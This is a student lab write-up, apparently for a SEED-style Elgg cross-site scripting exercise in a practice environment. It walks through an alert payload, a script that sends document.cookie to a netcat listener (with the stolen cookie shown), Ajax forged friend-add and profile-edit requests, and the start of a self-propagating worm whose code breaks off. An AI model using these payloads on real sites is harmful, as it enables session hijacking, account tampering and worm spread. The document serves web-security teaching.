

Task 1) We put the malicious script into Alice's description field and wrap it in p tags.


We sign in as Boby.



We visit Alice's page from Boby's account and get the alert.



Task 2) We put the malicious code into our profile. Upon visiting Alice's profile, it displays the cookie to the user.



Task 3) Now we want our attacker to view the cookie information. To do this, we must set up a listener on our attacker VM.

```
→  Lab3 nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
```

Now, we inject javascript into our profile to give us the cookie to this IP and this port.


About me Visual editor

```
<p><script>document.write('<img src=http://127.0.0.1:5555?c=' + escape(document.cookie) + '
>'); </script></p>
```


It worked! We have the cookie on the line labeled GET.

```
→  Lab3 nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 51242)
GET /?c=Elgg%3Dh803or1ueme8ikv3rmjh85n1h0 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefo
x/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/alice
Connection: keep-alive
```

Task 4) We must find the http header that is used to add Samy as a friend. To do this, we log into Alice's account and add Samy as a friend.



By using Live HTTP Headers, we can capture the http header created when a user adds Samy as a friend. We can copy the URL from the header and insert that into our Javascript script. We see that Samy's member ID is 47.




The above is from the HTTP Live capture. It has the URL, ts, token. We do this same thing in our code.


```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;

var token="&__elgg_token="+elgg.security.token.__elgg_token;


//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token;
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}
</script>
```

We embed this into Samy's profile page.


We sign in as Alice. Alice is clearly not one of Samy's friends.



We visit Samy's profile as Alice (indicated by picture in upper left corner being Alice's profile picture.



Now, Samy is all of a sudden on of Alice's friends.




Question 1- Line 1 and Line 2 do the session token countermeasure against CSRF attacks. The two additional parameters to authenticate a session need to be set correctly, otherwise the request will be discarded as cross-site. The values are page-specific, so we cannot hardcode them. Line 1 holds the ts function and line 2 holds the secret token. Both are used to ensure that CSRF isn't happening.

Question 2- No, it can't happen. If it only allows text editing, the Editor will encode special characters and changes some of the symbols to encodings, which will not allow the browser to execute them as code.

Task 5) We know from the previous task that Samy's ID is 47.

First, we change Samy's own profile to capture the http header.




The header is below. We see the URL at the very top, and then the content that was sent to that URL at the very bottom. As you can see, it follows the order of token, ts, name, description, and then at the end (not pictured) is uid.

```
POST http://www.xsslabelgg.com/action/profile/edit
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 506
Cookie: Elgg=3c42envalq41soighs5kst7em5
Connection: keep-alive
Upgrade-Insecure-Requests: 1

__elgg_token=kuFZZkFkGdURwrwjPS4qRQ&__elgg_ts=1632940186&name=Samy&description=<p>Samy is my hero</p> &accesslevel[description]=2&briefdescri
```


Using this information, we edit our javascript code to include a post request to this url, with the content in this specified order. Much like in the book, we define a variable desc that will act as our input for the description to be changed.

```
<script type="text/javascript">
window.onload = function(){
  //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
  //and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;


//Construct the content of your url.
var desc="&description=Samy+is+my+hero";
desc+= "&accesslevel%5Bdescription%5d=2";
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var content=token + ts + userName + desc + guid;


var samyGuid=47;    //FILL IN
if(elgg.session.user.guid!=samyGuid)  {
   //Create and send Ajax request to modify profile
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST",sendurl,true);
        Ajax.setRequestHeader("Host","www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
        Ajax.send(content);
  }
}
</script>
```


We post this to Samy's profile page.




We sign into Alice's account. Her profile does not have any description.



We visit Samy's profile as Alice and then revisit her page.



Samy is my hero is on her page!



Question 3: We need this line to check to make sure it only updates users that are not Samy. Without this line, it would overwrite Samy's bio, including the script that is in Samy's bio. Without it, the script would not be there, which in turn would not run, which would not change people's profile descriptions.

Task 6) DOM Approach


Here, we are basically just combining the code from our last two tasks into one attack. First we use the template to construct all of our variables. Then, we use two URLS. One is for the get request to befriend Samy, and the other is to put the propogating code into the profile.

add_friend.js × change_description.js × self_propogating.js


```
<script id=worm>
window.onload = function(){
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);


  //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
  //and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc = "&description="+wormCode+"&accesslevel%5Bdescription%5d=2";


var sendurlGET = "http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token;

var sendurlPOST = "http://www.xsslabelgg.com/action/profile/edit";
var content=userName + guid+ ts +token + desc;

var samyGuid=47;    //FILL IN
if(elgg.session.user.guid!=samyGuid)  {
